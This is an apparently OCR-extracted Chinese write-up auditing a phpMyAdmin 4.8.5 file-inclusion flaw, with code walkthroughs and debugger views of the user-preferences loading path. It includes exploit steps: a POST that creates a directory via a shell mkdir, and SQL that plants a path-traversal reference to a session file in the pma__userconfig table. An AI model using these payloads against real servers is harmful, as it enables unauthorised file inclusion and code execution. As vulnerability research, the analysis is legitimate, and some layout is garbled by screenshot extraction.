fileupload.php tmp/html/ddl/server	2		24
@mkdir(\$targetDir);			25
@mkdir(\$uploadDir);			26
UploadFile.class.php tmp/html/ddl/server...	2		27
if (!mkdir(\$savePath)) {			28
if (!mkdir(\$savePath)) {			29
ChainedBlockStream.php tmp/html/ddl/s...	1		30
// bool mkdir (string path, int mode, int option...			31
pczip.lib.php tmp/html/ddl/server/mvc/lib...	1		32
if (!mkdir(\$p_dir, 0777))			33
dbgswitch.php tmp/html/local/auth.php	1		34
			35
			36
			37
			38
			39
			40

```

14     parent::__construct();
15 }
16
17 /**
18  * 创建syslog文件夹
19  */
20 public function indexAction() {
21     $dir = p("store");
22     $disk = p("isdisk");
23     $shell = "mkdir " . $dir;
24     $content = [];
25     if ($disk=="0"){
26         $data = array("dir" => "", "disk" =>$disk);
27         json_echo($data);
28         exit();
29     }
30     if (is_dir($dir)){
31         $data = array("dir" => $dir, "disk" =>$disk);
32         json_echo($data);
33     }else{
34         exec(EscapeShellCmd($shell), $content);
35         $data = array("dir" => $dir, "disk" =>$disk);
36         json_echo($data);
37     }
38 }
39
40

```



先逐级创建目录

Post 创建目录 store=/tmp/app_auth&isdisk=1



2


然后点 test 库，再执行 sql

CREATE TABLE pma__userconfig (id int(11) NOT NULL, id2 int(11) NOT NULL, config_data text NOT NULL, timevalue date NOT NULL, username char(50) NOT NULL) ENGINE=MyISAM DEFAULT CHARSET=latin1;




3

```
INSERT INTO pma__userconfig (id, id2, config_data, timevalue,
username)
VALUES
(1,
2,
'{"DefaultTabDatabase":"\..\..\Extensions\Tmp\Tmp\Sess_inhi60cj
t8rojfmlj71jjo6npI\","lang":"zh_CN","Console\Mode":"collapse\
"}', '2022-05-07', 'root');
```



删除 cookie




<http://localhost/phpmyadmin4.8.5/index.php?db=test>

下面就是代审环节：

入口点

index.php 中用了 Config 文件



```
1 <?php
2 /* vim: set expandtab sw=4 ts=4 sts=4: */
3 /**
4  * Main loader script
5  *
6  * @package PhpMyAdmin
7  */
8 use PhpMyAdmin\Charsets;
9 use PhpMyAdmin\Config;
10 use PhpMyAdmin\Core;
11 use PhpMyAdmin\Display\GitRevision;
12 use PhpMyAdmin\LanguageManager;
13 use PhpMyAdmin\Message;
14 use PhpMyAdmin\RecentFavoriteTable;
15 use PhpMyAdmin\Relation;
16 use PhpMyAdmin\Response;
17 use PhpMyAdmin\Sanitize;
18 use PhpMyAdmin\Server\Select;
19 use PhpMyAdmin\ThemeManager;
20 use PhpMyAdmin\Url;
21 use PhpMyAdmin\Util;
22 use PhpMyAdmin\UserPreferences;
23
24 /**
25  * Gets some core libraries and displays a top message if required
26  */
27 require_once 'libraries/common.inc.php';
28
29 /**
30  * pass variables to child pages
31  */
32 $drops = array(
33     'lang',
```

Config.php 文件中使用了 require 包含了 common.inc.php 文件

```
Get Started index.php 4 config.php X
setup > config.php > ...
1 <?php
2 /* vim: set expandtab sw=4 ts=4 sts=4: */
3 /**
4  * Front controller for config view / download and clear
5  *
6  * @package PhpMyAdmin-Setup
7  */
8 use PhpMyAdmin\Setup\ConfigGenerator;
9 use PhpMyAdmin\Config\Forms\Setup\ConfigForm;
10 use PhpMyAdmin\Core;
11 use PhpMyAdmin\Url;
12 use PhpMyAdmin\Response;
13
14 /**
15  * Core libraries.
16  */
17 require './lib/common.inc.php';
18
19 $form_display = new ConfigForm($GLOBALS['ConfigFile']);
20 $form_display->save('Config');
21
22 $response = Response::getInstance();
23
24 if (isset($_POST['eol'])) {
25     $_SESSION['eol'] = ($_POST['eol'] == 'unix') ? 'unix' : 'win';
26 }
```




在 lib/common.inc.php 中我们可以看到又包含了另一个目录的 common.inc.php

```
View Go Run Terminal Help common.inc.php - phpMyAdmin4.8.5 - Visual Studio Code
... Get Started index.php 4 config.php common.inc.php ...lib X common.inc.php libraries 1 ConfigGenerat
setup > lib > common.inc.php > ...
4
1 <?php
2 /* vim: set expandtab sw=4 ts=4 sts=4: */
3 /**
4  * Loads libraries/common.inc.php and preforms some additional actions
5  *
6  * @package PhpMyAdmin-Setup
7  */
8 use PhpMyAdmin\Config\ConfigFile;
9
10 /**
11  * Do not include full common.
12  * @ignore
13  */
14 define('PMA_MINIMUM_COMMON', true);
15 chdir('..');
16
17 if (!file_exists('./libraries/common.inc.php')) {
18     die('Bad invocation!');
19 }
20
21 require_once './libraries/common.inc.php';
22 require_once './setup/lib/ConfigGenerator.php';
23
24 // use default error handler
25 restore_error_handler();
26
27 // Save current language in a cookie, required since we use PMA_MINIMUM_COMMON
28 $GLOBALS['PMA_Config']->setCookie('pma_lang', $GLOBALS['lang']);
29 $GLOBALS['PMA_Config']->set('is_setup', true);
30
31 $GLOBALS['ConfigFile'] = new ConfigFile();
32 $GLOBALS['ConfigFile']->setPersistKeys(
33     array(
34         'DefaultLang'
```




跟进去我们可以看到 453 行代码



```
libraries > common.inc.php > ...
429 if (isset($_SESSION['profiling'])) {
430     $scripts = $response->getHeader()->getScripts();
431     $scripts->addFile('chart.js');
432     $scripts->addFile('vendor/jqplot/jquery.jqplot.js');
433     $scripts->addFile('vendor/jqplot/plugins/jqplot.pieRenderer.js');
434     $scripts->addFile('vendor/jqplot/plugins/jqplot.highlighter.js');
435     $scripts->addFile('vendor/jquery/jquery.tablesorter.js');
436 }
437
438 /*
439  * There is no point in even attempting to process
440  * an ajax request if there is a token mismatch
441  */
442 if ($response->isAjax() && $_SERVER['REQUEST_METHOD'] == 'POST' && $token_mismatch) {
443     $response->setRequestStatus(false);
444     $response->addJSON(
445         'message',
446         Message::error(__('Error: Token mismatch'))
447     );
448     exit;
449 }
450
451 // load user preferences
452 $GLOBALS['PMA_Config']->loadUserPreferences();
453
454 /* Tell tracker that it can actually work */
455 Tracker::enable();
456
457
```

这里有一个 loadUserPreferences 函数，是用来加载用户数据库里面的内容，全局搜索找到该函数位置

第 972 行使用了 load 函数




```
File Edit Selection View Go Run Terminal Help
Config.php - phpMyAdmin4.8.5 - Visual Studio Code

SEARCH: loadUserPreferences()
Replace:
6 results in 4 files - Open in editor
  > prefs_forms.php
  > $GLOBALS['PMA_Config']->loadUserPrefere...
  > prefs_manage.php
  > $GLOBALS['PMA_Config']->loadUserPrefere...
  > common.inc.php libraries
  > // PhpMyAdmin\Config-loadUserPrefere...
  > $GLOBALS['PMA_Config']->loadUserPrefere...
  > Config.php libraries/classes
  > * by (@link loadUserPreferences())


libraries > classes > Config.php > Config > loadUserPreferences
907 * must be called after control connection has been established
908
909 * @return void
910 */
911 public function loadUserPreferences()
912 {
913     // index.php should load these settings, so that phpmyadmin.css.php
914     // will have everything available in session cache
915     $server = isset($GLOBALS['server'])
916         ? $GLOBALS['server']
917         : (empty($GLOBALS['cfg']['ServerDefault'])
918             ? $GLOBALS['cfg']['ServerDefault']
919             : 0);
920     $cache_key = 'server.' . $server;
921     if ($server > 0 && !defined('PMA_MINIMUM_COMMON')) {
922         $config_mtime = max($this->default_source_mtime, $this->source_mtime);
923         // cache user preferences; use database only when needed
924         if (!isset($_SESSION['cache'][$cache_key]['userprefs'])
925             || $_SESSION['cache'][$cache_key]['config_mtime'] < $config_mtime)
926         {
927             $prefs = $this->userPreferences->load();
928             $_SESSION['cache'][$cache_key]['userprefs']
929                 = $this->userPreferences->apply($prefs['config_data']);
930             $_SESSION['cache'][$cache_key]['userprefs_mtime'] = $prefs['mtime'];
931             $_SESSION['cache'][$cache_key]['userprefs_type'] = $prefs['type'];
932             $_SESSION['cache'][$cache_key]['config_mtime'] = $config_mtime;
933         }
934     } elseif ($server == 0
935         || !isset($_SESSION['cache'][$cache_key]['userprefs'])
936     ) {
937
938     }
939 }
940
```

跟进来



```
67 *  
68 * @return array  
69 */  
70 public function load()  
71 {  
72     $cfgRelation = $this->relation->getRelationsParam();  
73     if (! $cfgRelation['userconfigwork']) {  
74         // no pmadb table, use session storage  
75         if (! isset($_SESSION['userconfig'])) {  
76             $_SESSION['userconfig'] = array(  
77                 'db' => array(),  
78                 'ts' => time());  
79         }  
80         return array(  
81             'config_data' => $_SESSION['userconfig']['db'],  
82             'mtime' => $_SESSION['userconfig']['ts'],  
83             'type' => 'session');  
84     }  
85     // load configuration from pmadb  
86     $query_table = Util::backquote($cfgRelation['db']) . '.' .  
87         Util::backquote($cfgRelation['userconfig']);  
88     $query = 'SELECT ' . $query_table . ', UNIX_TIMESTAMP(timevalue) ts'  
89         . ' FROM ' . $query_table  
90         . ' WHERE ' . $cfgRelation['user']  
91         . ' AND ' . $GLOBALS['dbi']->escapeString($cfgRelation['user']);  
92     $row = $GLOBALS['dbi']->fetchSingleRow($query, 'ASSOC', DatabaseInterface::CONNECT_CONTROL);  
93  
94     return array(  
95         'config_data' => $row ? json_decode($row['config_data'], true) : array(),  
96         'mtime' => $row ? $row['ts'] : time(),  
97         'type' => 'db');  
98 }  
99  
100  
101  
102
```

前面的入口流程就这么多，接下来就是核心分析，打上断点动态 debug 调试




```
67 *  
68 * @return array  
69 */  
70 public function load()  
71 {  
72     $cfgRelation = $this->relation->getRelationsParam(); $this: {relation => PhpMyAdmin\\Relation}[1] relation: PhpMyAdmin\\Relation  
73     if (! $cfgRelation['userconfigwork']) {  
74         // no pmadb table, use session storage  
75         if (! isset($_SESSION['userconfig'])) {  
76             $_SESSION['userconfig'] = array(  
77                 'db' => array(),  
78                 'ts' => time());  
79         }  
80         return array(  
81             'config_data' => $_SESSION['userconfig']['db'],  
82             'mtime' => $_SESSION['userconfig']['ts'],  
83             'type' => 'session');  
84     }  
85     // Load configuration from pmadb  
86     $query_table = Util::backquote($cfgRelation['db']) . '.' .  
87         Util::backquote($cfgRelation['userconfig']);  
88     $query = 'SELECT ' . $query_table . ', UNIX_TIMESTAMP(timevalue) ts'  
89         . ' FROM ' . $query_table  
90         . ' WHERE ' . $cfgRelation['user']  
91         . ' AND ' . $GLOBALS['dbi']->escapeString($cfgRelation['user']);  
92     $row = $GLOBALS['dbi']->fetchSingleRow($query, 'ASSOC', DatabaseInterface::CONNECT_CONTROL);  
93  
94     return array(  
95         'config_data' => $row ? json_decode($row['config_data'], true) : array(),  
96         'mtime' => $row ? $row['ts'] : time(),  
97         'type' => 'db');  
98 }  
99  
100  
101  
102
```


Variables

- \$this = (PhpMyAdmin\\UserPreferences) [1]
- \$_COOKIE = (array) [4]
- \$_GET = (array) [1]

